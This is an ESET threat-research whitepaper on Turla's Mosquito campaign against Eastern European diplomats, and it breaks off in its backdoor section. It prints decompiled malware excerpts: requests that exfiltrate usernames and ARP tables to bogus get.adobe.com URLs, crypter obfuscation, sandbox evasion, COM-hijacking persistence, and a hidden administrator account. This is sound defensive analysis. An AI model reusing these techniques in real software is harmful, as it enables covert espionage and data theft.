Diplomats in Eastern Europe bitten by a Turla mosquito

ESET, spol. s r.o.

January 2018

Diplomats in Eastern Europe bitten by a Turla mosquito

ESET, spol. s r.o.

January 2018

TABLE OF CONTENT

1. Overview **5**

2. Why attribute this campaign to the Turla group? **6**

3. Abusing Adobe Flash and Flash-related domains **7**

3.1 Apparent distribution through adobe.com 7

3.2 Compromise hypotheses 7

❶ Local MitM 8

❷ Compromised gateway 8

❸ MitM at the ISP level 9

❹ BGP hijacking 9

Wrap-up 9

3.3 Data exfiltration via get.adobe.com URLs 9

4. Analysis of the Win32 Backdoor **12**

4.1 Installer 12

Crypter 12

Installation 13

4.2 DebugParser (launcher) 15

4.3 Commander (main backdoor) 17

Setup 18

Encryption 19

Log 20

C&C server communications and backdoor commands 20

5. Analysis of the JavaScript backdoor **23**

6. Conclusion **24**

7. Bibliography **25**

8. IoCs **26**

8.1 C&C server URLs 26

8.2 Fake adobe URLs 26

8.3 Unofficial URLs for legitimate Flash installers 26

8.4 Hashes 27

8.5 Windows artefacts 28

Hijacked CLSIDs 28

Files 28

8.6 ESET detection names 29

Recent samples 29

Older variants 29

JavaScript backdoor 29

LIST OF FIGURES

Figure 1	Possible interception points on the path between the potential victim's machine and the Adobe servers	8
Figure 2	Code performing request to bogus get.adobe.com URL	10
Figure 3	Installation report sent to bogus get.adobe.com URL	10
Figure 4	Unique ID at the end of the installer	11
Figure 5	Code performing request to bogus get.adobe.com URL in the Snake macOS installer	11
Figure 6	Obfuscated function	12
Figure 7	Debug strings in the PE loader function	13
Figure 8	Files created by the malware in the random child directory of `%APPDATA%`	14
Figure 9	Registry modifications to establish persistence	14
Figure 10	Pseudocode of the launcher	15
Figure 11	Search the address just after the LoadLibrary call	15
Figure 12	Allocated memory layout	15
Figure 13	Loader and Backdoor in the same library	16
Figure 14	DLL has no `EXPORT Address Table` in the .reloc section	17
Figure 15	Newly-created export Table	17
Figure 16	Name of the new export	18
Figure 17	Routine patching the export table	18
Figure 18	Structure of the log file	20
Figure 19	Beginning of the log file	20
Figure 20	Structure of the requests to the C&C server – GET request with data in the id parameter	21
Figure 21	Selection of the request	21
Figure 22	Structure of the C&C reply packet	22

LIST OF TABLES

Table 1	Backdoor registry values	19
Table 2	Encryption keys and moduli	19
Table 3	Description of the backdoor commands	22

1. OVERVIEW

Turla is one of the longest-known state-sponsored cyberespionage groups, with well-known victims such as the US Department of Defense in 2008. The group owns a large toolset *[1] [2]* that is generally divided into several categories: the most advanced malware is only deployed on machines that are the most interesting to the attackers. Their espionage platform is mainly used against Windows machines, but also against macOS and Linux machines with various backdoors and a rootkit.

For years, Turla has relied, among other impersonations, on fake Flash installers to compromise victims. This kind of attack vector does not require highly sophisticated exploits but rather depends on tricking the user into installing the fake program.

In recent months, we have observed a strange, new behavior, leading to compromise by one of Turla's backdoors. Not only is it packaged with the real Flash installer, but it also *appears* to be downloaded from adobe.com. From the endpoint's perspective, the remote IP address belongs to Akamai, the official Content Delivery Network (CDN) used by Adobe to distribute their legitimate Flash installer. After digging a bit more, we realized that the fake Flash installers, including the macOS installer for Turla's backdoor Snake — whether or not they were downloaded from adobe.com URLs — were performing a GET request to get.adobe.com URLs to exfiltrate some sensitive information about the newly compromised machine. Again, according to our telemetry, the IP address was a legitimate IP address used by Adobe. In this whitepaper, we will explain the different possibilities that could lead to such malicious behavior. To our knowledge, this malware did not utilize any legitimate Flash Player updates nor is it associated with any known Adobe product vulnerabilities. **We can state with confidence that Adobe was not compromised. These attackers merely use the Adobe brand to trick users into downloading the malware.**

We also found that the Turla group relied on a web app hosted on Google Apps Script as a Command and Control (C&C) server for JavaScript-based malware dropped by some versions of the fake Flash installer. Thus, it is clear they are trying to be as stealthy as possible by hiding in the network traffic of the targeted organizations.

By looking at our telemetry, we found evidence that Turla installers were exfiltrating information to get.adobe.com URLs since at least July 2016. The victims are located in territories of the former USSR. As for Gazer, another malware family developed and distributed by the Turla group and previously described by ESET *[2]*, the targets are mainly consulates and embassies from different countries in Eastern Europe or the vicinity. We have also seen a few private companies infected but they do not seem to be Turla's main targets. Thus, it seems this campaign is directed against high-value political organizations. Finally, some of the victims are also infected with other Turla-related malware such as ComRAT or Gazer.

2. WHY ATTRIBUTE THIS CAMPAIGN TO THE TURLA GROUP?

Before analyzing the weird connections happening over the network, we will explain why we suspect this campaign is the work of the Turla group.

Firstly, some fake Flash installers in this campaign drop a backdoor known as Mosquito, which some security companies already detect as Turla malware.

Secondly, some of the C&C servers linked to the dropped backdoors are using, or used, SATCOM IP addresses previously associated with Turla *[3]*.

Thirdly, this malware shares similarities with other malware families used by the Turla group. These similarities include the same string obfuscation (string stacking and XOR with 0x55) and the same API resolution.

These elements allow us to say with confidence that Turla's operators drove this campaign.

3. ABUSING ADOBE FLASH AND FLASH-RELATED DOMAINS

It is not a new tactic for Turla to rely on fake Flash installers to try to trick the user to install one of their backdoors. For instance, Kaspersky Lab documented this behavior in 2014 *[4]*. However, this is the first time, to our knowledge, that the malicious program is downloaded over HTTP from legitimate Adobe URLs and IP addresses. Thereby, even the most experienced users could be deceived.

3.1 Apparent distribution through adobe.com

Since the beginning of August 2016, we have identified a few attempts to download a Turla installer from admdownload.adobe.com URLs.

At first glance, we imagined it was the typical trick that consists of setting the host field of the HTTP request while the TCP socket is established to the real IP of the C&C server. However, after deeper analysis, we realized that the IP address legitimately belongs to Akamai, a large CDN provider that Adobe uses to distribute its legitimate Flash installer.

Even if the executable is downloaded from a legitimate URL (e.g.: `http://admdownload.adobe.com/bin/live/flashplayer27_xa_install.exe`), the referer field appears to have been tampered with. We have seen this referer field set to `http://get.adobe.com/flashplayer/download/?installer=Flash_Player`, which is not a URL pattern used by Adobe and hence returns a 404 status code if requested.

It is important to note that all the download attempts we identified in our telemetry were made through HTTP, not HTTPS. This allows a wide range of attacks in the path from the user's machine to Akamai's servers.

The next section is a review of various possible scenarios that could explain this. **Exactly what happened is still an open question and we would appreciate any feedback if you have more information.**

3.2 Compromise hypotheses

Figure 1 shows the different hypotheses that could explain how a user apparently visiting the legitimate Adobe website over HTTP might be forced to download Turla-related malware.




Figure 1 **Possible interception points on the path between the potential victim's machine and the Adobe servers**

We quickly discarded the hypothesis of a rogue DNS server, since the IP address corresponds to the servers used by Adobe to distribute Flash. After discussions with Adobe and from their investigations, scenario ❺ seems unlikely as the attackers **did not compromise** the Adobe Flash Player download website. Thus, these are the hypotheses that remain: ❶ a Man-in-the-Middle (MitM) attack from an already-compromised machine in the local network, ❷ a compromised gateway or proxy of the organization, ❸ a MitM attack at the Internet Service Provider (ISP) level or ❹ a Border Gateway Protocol (BGP) hijack to redirect the traffic to Turla-controlled servers.

❶ Local MitM

Turla operators could use an already-compromised machine in the network of the victim's organization to perform a local MitM attack. Using ARP spoofing, they could modify the traffic on the fly by redirecting the traffic of the targeted machine to a compromised machine. Even though we are not aware of the presence of such tools in the Turla arsenal, such a tool is not hard to develop, especially given the technical abilities of this group.

However, we identified many different victims in many different organizations. That means the Turla group would have had to have compromised at least one other computer in each of those organizations, and specifically, a computer on the same subnet as a more preferred target.

❷ Compromised gateway

This attack is similar to the previous one but much more interesting for the attackers: they can intercept the traffic for the whole organization, without the need to do ARP spoofing, as gateways and proxies typically see all the incoming and outgoing traffic between the organization's intranet and the internet. We are not aware of the existence of a Turla tool designed to do this —but their rootkit, called Uroburos, has packet analysis abilities. It can be installed on servers and used as a proxy to distribute tasks to infected machines that do not have a public IP address *[5]*. For a group with the apparent expertise and resources Turla has available, this Uroburos code could easily be modified to intercept traffic on the fly and inject malicious payloads or otherwise modify unencrypted content.

❸ MitM at the ISP level

If the traffic is not intercepted before exiting an organization's internal network, it means it is modified later on the path to the Adobe servers. The ISPs are the main point of access on this path, and ESET has previously reported on other actors, such as FinFisher, using packet injection at the ISP level to distribute malware in repackaged installers *[6]*.

All the victims we identified are located in different, former USSR countries and we identified them using at least four different ISPs, based in these different countries. Thus, this scenario would suggest that Turla operators would have to be able to monitor traffic in several different separate countries or links where this data transit.

❹ BGP hijacking

If the traffic is not modified by the ISP and does not reach the Adobe servers, this means it has been re-routed to another server that is controlled by the Turla operators. This can be done by conducting a BGP hijacking attack. There are several methods that can be employed.

On one hand, Turla operators could use an Autonomous System (AS) they control to announce a prefix belonging to adobe.com. Thus, the traffic routing to adobe.com from locations near the Turla-controlled AS will be misdirected to their server. An example of such malicious activity was analyzed by RIPE *[7]*. However, this would be quickly noticed by Adobe or by services performing BGP monitoring. Moreover, we checked on RIPEstat and did not notice any suspicious route announcements for the Adobe IP addresses used in this campaign.

On the other hand, the Turla operators could use their AS to announce they have a shorter route than any other AS might have to the Adobe servers. Thus, the traffic would also go through their routers and could be intercepted and modified in real time. However, a big part of the traffic to Adobe would be redirected to the rogue router, so it would be a noisy tactic and the chances are it would have been noticed at some point since the campaign started, in August 2016 or earlier.

Wrap-up

Of the five scenarios presented in Figure 1, we considered only four, as we are confident Adobe was not compromised. The BGP hijacking and the MitM attack at the ISP level are far more complex than the others. Thus, we believe it is more probable the Turla group has a custom tool installed on local gateways of the impacted organizations, allowing them to intercept and modify the traffic even before it exits the intranet.

3.3 Data exfiltration via get.adobe.com URLs

Once the user has downloaded and launched the fake Flash installer, the compromise process starts. It begins by dropping a Turla backdoor on the machine. This could be Mosquito, a Win32 malware described in section 4, a malicious JavaScript file communicating with a web app hosted on Google Apps Script as described in section 5, or an unknown file downloaded from a fake Adobe URL:

```
http://get.adobe.com/flashplayer/download/update/[x32|x64]
```

For the last case, as this URL does not exist on Adobe's server; for the Turla group to be able to send content through this URL, something must be man-in-the-middling traffic on the path between the compromised machines and the Adobe servers to provide a response to these requests.

Then, a request is performed exfiltrating information about the newly-compromised machine. This is a GET request to `http://get.adobe.com/stats/AbfFcBebD/q=<base64-encoded data>` with, according to our telemetry, a legitimate Adobe IP address but with a URL pattern that is not used by Adobe and thus returns. As the request is performed through HTTP, the same MitM scenarios as discussed in section 3.2 are likely.

```
URI = (char *)malloc(0x104u);
sprintf(URI, "/stats/AbfFcBebD/?q=%s", szVerb);
v5 = InternetOpenA("Adobe", 1u, 0, 0, 0);
v6 = InternetConnectA(v5, v3[2], 0x50u, 0, 0, 3u, 0, 0);
*(_DWORD *)&szVerb = 5522759;
v7 = HttpOpenRequestA(v6, &szVerb, URI, 0, 0, 0, 0x4400000u, 0);
```

Figure 2 **Code performing request to bogus get.adobe.com URL**

The base64-encoded data contain interesting and sensitive information about the victim machine, so it would be surprising that it would actually be sent to an Adobe server. Figure 3 is an example of a decoded report. It sends various information such as a unique id (the last 8 bytes of the fake Flash installer executable, as shown in Figure 4), the username, the list of security products installed and the ARP table.

```
ID=<unique_id>
Internal error: 0
Last error :0
Extracted
user=<USERNAME>
AV=<INSTALLED AV SOFTWARE>
ip= 192.168.0.2 <local IP address>

Interface: 192.168.0.2 --- 0x4
   Internet Address    Physical Address    Type
   192.168.0.1         <redacted>          dynamic
   192.168.0.255       ff-ff-ff-ff-ff-ff   static
   224.0.0.2           <redacted>          static
   224.0.0.22          <redacted>          static
   224.0.0.252         <redacted>          static
   239.255.255.250     <redacted>          static
   255.255.255.255     ff-ff-ff-ff-ff-ff   static
```

Figure 3 **Installation report sent to bogus get.adobe.com URL**

Figure 4 **Unique ID at the end of the installer**

Interestingly, the installer of Snake for macOS *[8]*, a backdoor associated with Turla, also uses the exact same URL, as shown in Figure 5. The data sent are a bit different as they only contain the username and device name, although still encoded in base64. However, this behavior was not documented by Fox-IT when they published their analysis.

```
v35 = objc_msgSend(
        &OBJC_CLASS___NSString,
        "stringWithFormat:",
        CFSTR("User_name:%@|Device_name:%@|%@"),
        v68,
        v67,
        v66);
v36 = (void *)objc_retainAutoreleasedReturnValue(v35);
v60 = v36;
v37 = objc_msgSend(v36, "dataUsingEncoding:", 4LL);
v38 = (void *)objc_retainAutoreleasedReturnValue(v37);
v59 = v38;
v39 = objc_msgSend(v38, "base64EncodedStringWithOptions:", 0LL);
v40 = objc_retainAutoreleasedReturnValue(v39);
v58 = v40;
v41 = objc_msgSend(
        &OBJC_CLASS___NSString,
        "stringWithFormat:",
        CFSTR("http://get.adobe.com/stats/AbfFcBebD/?q=%@"),
        v40);
```

Figure 5 **Code performing request to bogus get.adobe.com URL in the Snake macOS installer**

Finally, the fake installer drops or downloads, then runs a legitimate Flash Player application. The legitimate installer is either embedded in the fake installer or downloaded from the following Google Drive URL: `https://drive.google[.]com/uc?authuser=0&id=0B_LlMiKUOIstM0RRekVEbnFfaXc&export=download`

4. ANALYSIS OF THE WIN32 BACKDOOR

In this section, we describe the samples we found in the wild, mainly in 2017. We found evidence that this campaign has been running for some years, and the 2017 samples are an evolution from a backdoor in a file conventionally named `InstructionerDLL.dll`. However, these older samples were less obfuscated and there was only the backdoor DLL, without the loader found in more recent samples. Some of these older samples have compilation timestamps that date back to 2009 but these are likely to have been forged.

4.1 Installer

The installer generally comes as a fake Flash installer and is bundled with two additional components later dropped on the disk. As explained above, we identified several users who downloaded this fake Flash installer from a URL and IP used by Adobe for the distribution of the legitimate Flash installer. We detailed the different hypotheses that could explain this behavior in the previous section.

Crypter

In recent versions, the installer is always obfuscated with what seems to be a custom crypter. Figure 6 shows an example of a function obfuscated with this tool.

```
int start()
{
  unsigned int v0; // ST24_4
  unsigned int v1; // ST24_4
  int v2; // ST1C_4
  int v3; // ST24_4
  unsigned int v4; // ST24_4

  main_object_4F3588 = (int)dword_4F35A0;
  dword_4F35A0[32] = nullsub_1;
  *(_DWORD *)(main_object_4F3588 + 156) = 0;
  *(_DWORD *)(main_object_4F3588 + 160) = start;
  v0 = dword_4F3008[0] | dword_4F3228[1] | ((unsigned int)dword_4F3228[1] >> 4) | dword_4F3008[0] | dword_4F3228[4];// useless
  v1 = (dword_4F3008[3] | dword_4F3248[3] | (unsigned int)dword_4F3228[4]) * dword_4F3228[1] * dword_4F3228[4] >> 10;// useless
  if ( (unsigned int)((dword_4F3228[4] * dword_4F3248[4] + dword_4F3228[0] + dword_4F3228[1]) << 15) <= 0x66DD72AC )// Always True
  {
    v3 = dword_4F3228[1] + (dword_4F3228[1] ^ dword_4F3248[3] ^ 0x5B206E43);// useless
    v4 = (dword_4F3228[1] | dword_4F3248[3] | dword_4F3008[1])// useless
       + (dword_4F3248[4] ^ dword_4F3228[2] ^ 0xB4DA8DD2)
       + 0x487B78C0;
    *(_DWORD *)(main_object_4F3588 + 116) = F_GetProcAddress_by_hash;
    *(_DWORD *)main_object_4F3588 = F_decrypt;
  }
  else
  {
    v2 = ((dword_4F3248[0] & 0x47E61B39) << 22) | dword_4F3248[5] | dword_4F3248[1] | dword_4F3008[2] | dword_4F3228[4];
    GetClassNameW((HWND)dword_4F3228[0], (LPWSTR)dword_4F3008[1], dword_4F3228[1]);
    SendMessageW((HWND)dword_4F3248[0], dword_4F3248[2], dword_4F3228[3], dword_4F3228[0]);
  }
```

Figure 6 **Obfuscated function**

Firstly, the crypter makes heavy use of opaque predicates along with arithmetic operations. For example, the obfuscated function will compute a number from hardcoded values and then check if this number is greater than another hardcoded value. Thus, at each execution the control flow will be the same, but emulation is required to determine which path is correct. Therefore, the code becomes far more complex to analyze for both malware researchers and automated algorithms in security software. This may slow down emulation so much that the object won't be scanned, due to time constraints – and hence software known or shown to be malicious (if not obfuscated) won't be detected.

Secondly, after the first layer is de-obfuscated, a call to the Win32 API `SetupDiGetClassDevs (0,0,0,0xFFFFFFFF)` is performed, and the crypter then checks whether the return value equals `0xE000021A`. This function is generally used to request information about the devices of the system. However, this specific `Flags` value (`0xFFFFFFFF`) is not documented, but according to our tests, the return value is always `0xE000021A` on Windows 7 and Windows 10 machines. We believe this API call and the following check are used to bypass sandboxes and emulators that do not implement it correctly.

Thirdly, the real code is divided into several chunks that are decrypted, using a custom function, and re-ordered at run time to build a PE in memory. It is then executed in-place by the crypter's PE loader function. This PE loader contains several debug strings as shown in Figure 7.

```
0023119C    mov    [esp+4ACh+var_41C], 6Dh ; 'm' ; mapper_module.c : MemoryLoadLibraryEx : start
002311A4    mov    [esp+4ACh+var_41B], 61h ; 'a'
002311AC    mov    [esp+4ACh+var_41A], 70h ; 'p'
002311B4    mov    [esp+4ACh+var_419], 70h ; 'p'
002311BC    mov    [esp+4ACh+var_418], 65h ; 'e'
002311C4    mov    [esp+4ACh+var_417], 72h ; 'r'
002311CC    mov    [esp+4ACh+var_416], 5Fh ; '_'
002311D4    mov    [esp+4ACh+var_415], 6Dh ; 'm'
002311DC    mov    [esp+4ACh+var_414], 6Fh ; 'o'
002311E4    mov    [esp+4ACh+var_413], 64h ; 'd'
002311EC    mov    [esp+4ACh+var_412], 75h ; 'u'
002311F4    mov    [esp+4ACh+var_411], 6Ch ; 'l'
002311FC    mov    [esp+4ACh+var_410], 65h ; 'e'
00231204    mov    [esp+4ACh+var_40F], 2Eh ; '.'
0023120C    mov    [esp+4ACh+var_40E], 63h ; 'c'
00231214    mov    [esp+4ACh+var_40D], 20h ; ' '
0023121C    mov    [esp+4ACh+var_40C], 3Ah ; ':'
00231224    mov    [esp+4ACh+var_40B], 20h ; ' '
0023122C    mov    [esp+4ACh+var_40A], 4Dh ; 'M'
00231234    mov    [esp+4ACh+var_409], 65h ; 'e'
0023123C    mov    [esp+4ACh+var_408], 6Dh ; 'm'
00231244    mov    [esp+4ACh+var_407], 6Fh ; 'o'
0023124C    mov    [esp+4ACh+var_406], 72h ; 'r'
00231254    mov    [esp+4ACh+var_405], 79h ; 'y'
0023125C    mov    [esp+4ACh+var_404], 4Ch ; 'L'
00231264    mov    [esp+4ACh+var_403], 6Fh ; 'o'
0023126C    mov    [esp+4ACh+var_402], 61h ; 'a'
00231274    mov    [esp+4ACh+var_401], 64h ; 'd'
0023127C    mov    [esp+4ACh+var_400], 4Ch ; 'L'
00231284    mov    [esp+4ACh+var_3FF], 69h ; 'i'
0023128C    mov    [esp+4ACh+var_3FE], 62h ; 'b'
00231294    mov    [esp+4ACh+var_3FD], 72h ; 'r'
0023129C    mov    [esp+4ACh+var_3FC], 61h ; 'a'
002312A4    mov    [esp+4ACh+var_3FB], 72h ; 'r'
002312AC    mov    [esp+4ACh+var_3FA], 79h ; 'y'
002312B4    mov    [esp+4ACh+var_3F9], 45h ; 'E'
002312BC    mov    [esp+4ACh+var_3F8], 78h ; 'x'
002312C4    mov    [esp+4ACh+var_3F7], 20h ; ' '
002312CC    mov    [esp+4ACh+var_3F6], 3Ah ; ':'
002312D4    mov    [esp+4ACh+var_3F5], 20h ; ' '
002312DC    mov    [esp+4ACh+var_3F4], 73h ; 's'
002312E4    mov    [esp+4ACh+var_3F3], 74h ; 't'
002312EC    mov    [esp+4ACh+var_3F2], 61h ; 'a'
002312F4    mov    [esp+4ACh+var_3F1], 72h ; 'r'
002312FC    mov    [esp+4ACh+var_3F0], 74h ; 't'
00231304    mov    [esp+4ACh+var_3EF], 0
```


Figure 7 **Debug strings in the PE loader function**

Installation

Once decrypted, the installer searches the `%APPDATA%` subtree and drops two files in the deepest folder it finds. When searching for this folder, it avoids any folder that contains `AVAST` in its name. It then uses the filename of one of the non-hidden files in this folder, truncated at the extension, as the base filename for the files it will drop. If all the files in the directory are hidden, or the directory is empty, it takes the name of a DLL from `%WINDIR%\System32`. The loader it drops will have a `.tlb` extension and the main backdoor a `.pdb` extension. Interestingly, it does not use `WriteFile` to drop these two DLLs. Instead, it creates a file, maps it in memory and calls `memmove` to copy data. It is probably designed to avoid some sandboxes and security products hooks on `WriteFile`.

We have also seen older variants of the installer dropping only one file, with the `.tlb` extension. In that case, the same file contains both loader and backdoor functions. `DllMain` chooses which code to execute.

It writes a simple and unencrypted log file in `%APPDATA%\kb6867.bin`. The full log file is created in the same directory as the two DLLs and has the `.tnl` extension.



ACCTRES.pdb	4/22/2016 5:20 PM	PDB File	200 KB
ACCTRES.tlb	4/22/2016 5:20 PM	TLB File	123 KB
ACCTRES.tnl	12/19/2017 8:22 AM	TNL File	1 KB

Figure 8 **Files created by the malware in the random child directory of `%APPDATA%`**

Then, it establishes persistence by using either a Run registry key or COM hijacking *[9]*. If the antivirus display name, retrieved using Windows Management Instrumentation (WMI), is "Total Security", it adds `rundll32.exe [backdoor_path], StartRoutine` in `HKCU\Software\Run\auto_update`.

Otherwise, it will replace the registry entry under `HKCR\CLSID\{D9144DCD-E998-4ECA-AB6A-DCD83CCBA16D}\InprocServer32` or `HKCR\CLSID\{08244EE6-92F0-47F2-9FC9-929BAA2E7235}\InprocServer32` with the path to the loader. These CLSIDs correspond respectively to `EhStorShell.dll` and to `ntshrui.dll`. These DLLs are launched legitimately by a lot of processes, including `explorer.exe`, the main windows GUI. Thus, the loader will be called each time `explorer.exe` is started. Finally, it adds an entry in the registry to store the path to the original hijacked DLL and to the main backdoor, as shown in Figure 9.

```
// Path to the loader
   HKCR\CLSID\{d9144dcd-e998-4eca-ab6a-dcd83ccba16d}\
   InprocServer32
   > C:\Users\Administrator\AppData\Roaming\Adobe\Acrobat\9.0\
   AdobeSysFnt09.tlb

// the name of the above replaced dll
   HKCU\Software\Microsoft\Windows\OneDriveUpdate explorer.exe
   > %SystemRoot%\system32\EhStorShell.dll;
   {d9144dcd-e998-4eca-ab6a-dcd83ccba16d};new

// Path to the main backdoor
   HKCU\Software\Microsoft\Windows\OneDriveUpdate (Default)
   > C:\Users\Administrator\AppData\Roaming\Adobe\Acrobat\
   9.0\AdobeSysFnt09.pdb
```

Figure 9 **Registry modifications to establish persistence**

Other CLSIDs are hardcoded in the binary but we have not seen any use made of them. The full list is available in the IoCs section.

As explained in the previous section, the installer sends some information — such as the unique id of the sample, the username or the ARP table — to a URL at an Adobe domain, `get.adobe.com`. It will also launch a real Adobe Flash installer, which is either downloaded from Google Drive or embedded in the fake installer.

Before launching the main backdoor, the installer creates an administrative account `HelpAssistant` (or `HelpAsistant` in some samples) with the password `sysQ!123`. Also, the `LocalAccountTokenFilterPolicy` is set to `1`, allowing remote administrative actions. We believe this account name was used to remain stealthy as this is the name used when a legitimate Remote Assistance session is run *[10]*.

4.2 DebugParser (launcher)

The launcher, named `DebugParser.dll` internally, is called when the hijacked COM object is loaded. It is responsible for launching the main backdoor and for loading the hijacked COM object. The simplified pseudo-code of this component is provided in Figure 10.

```
if (GetModuleFileNameW != “explorer.exe”) {
    CreateMutexW(“slma”)
    CreateProcess(“rundll32 (from HKCU\Software\Microsoft\Windows\
    OneDriveUpdate @=) StartRoutine”)
}
//Load hijacked library
LoadLibraryW (from HKCU\Software\Microsoft\Windows\OneDriveUpdate
“explorer.exe”=)
```

Figure 10 **Pseudocode of the launcher**

However, it uses some tricks to load the hijacked library and to return to the correct address. The process is described below:

1. Retrieve the original return address after the legitimate call to `LoadLibrary`. At the beginning of `DllMain`, it stores the value of the ESP register. Then it checks for `FF 15` (a CALL opcode) at ESP-6. If it is present, the register holds the original return address.

```
LoadLibraryExWBase = GetProcAddress(hKernelBase, &ProcName);
LoadLibraryExWK32 = GetProcAddress(hKernel32, &ProcName);
while ( (unsigned int)CopyOfSP < 0xFFFFFFFF )
{
  ms_exc.registration.TryLevel = 0;
  v13 = (unsigned __int8 *)(*CopyOfSP - 6);   // A call is 6 bytes (2 bytes opcode + 4 bytes addr)
  if ( *v13 == 0xFF && v13[1] == 0x15 )       // FF 15 is a call
  {
    v11 = **(int (__stdcall ***)())(v13 + 2);
    if ( v11 == LoadLibraryExWBase || v11 == LoadLibraryExWK32 )// Check if it's the right call
    {
      ms_exc.registration.TryLevel = -2;
      break;
    }
  }
  ms_exc.registration.TryLevel = -2;
  ++CopyOfSP;
}
```

Figure 11 **Search the address just after the LoadLibrary call**

2. Allocate RWX memory containing the following values:
3. Jump to the hook function by modifying the return address of `DllMain`.




Figure 12 **Allocated memory layout**

4. In the hook function:
   a. Call a function that is responsible for loading `ntshrui.dll` (or any other hijacked library)
   b. Call `FreeLibrary` on the `DebugParser`.dll (backdoor loader) handle
   c. Jump to the original return address before the hook.

Because the original DLL is loaded, the user is unlikely to notice that the backdoor was launched at the same time.

In the case of older variants, with the loader and backdoor functions in one file, the `DllMain` chooses which code to execute, as shown in Figure 13.

```
v8 = strncmp(&module_file_name, (int)L"rundll", len);
v19 = v8;
if ( v8 == -1 )                                 // loaded via CLSID hijacking
{
  sub_10001868(&v26, L"locker_ms_check");
  LOBYTE(v29) = 1;
  v9 = (const WCHAR *)unknown_libname_1(&v26);
  v17 = OpenMutexW(0x100000u, 1, v9);
  if ( v17 )
  {
    v20 = 0;
    LOBYTE(v29) = 0;
    std::basic_string<wchar_t,std::char_traits<wchar_t>,std::allocator<wchar_t>>::_Tidy(&v26, 1, 0);
    v29 = -1;
    std::basic_string<wchar_t,std::char_traits<wchar_t>,std::allocator<wchar_t>>::_Tidy(&module_file_name, 1, 0);
    return v20;
  }
  v10 = (const WCHAR *)unknown_libname_1(&v26);
  CreateMutexW(0, 1, v10);
  GetModuleFileNameW(hinstDLL, &Filename, 0x104u);
  v23 = &Filename;
  v24 = (WCHAR *)&Dst;
  v14 = &Dst;
  do
  {
    v25 = *v23;
    *v24 = v25;
    ++v23;
    ++v24;
  }
  while ( v25 );
  CreateThread(0, 0, StartAddress_main_backdoor, hinstDLL, 0, &ThreadId);
  F_load_CLSID_lib(v21, (int)hinstDLL);
  LOBYTE(v29) = 0;
  std::basic_string<wchar_t,std::char_traits<wchar_t>,std::allocator<wchar_t>>::_Tidy(&v26, 1, 0);
}
else                                            // Loaded via rundll32
{
  F_patch_export_table();
}
```

Figure 13 **Loader and Backdoor in the same library**

4.3 Commander (main backdoor)

The main backdoor of this campaign, called `CommanderDLL` by its authors, is launched either by the loader described above, or directly at startup if the chosen persistence mechanism is the Run registry entry. In both cases, this library's `StartRoutine` export is called while, as shown in Figure 14, this export is not present in the DLL's export table.




Figure 14 **DLL has no `EXPORT Address Table` in the .reloc section**

In the `DllMain` function, an export table is built in order to expose this export:

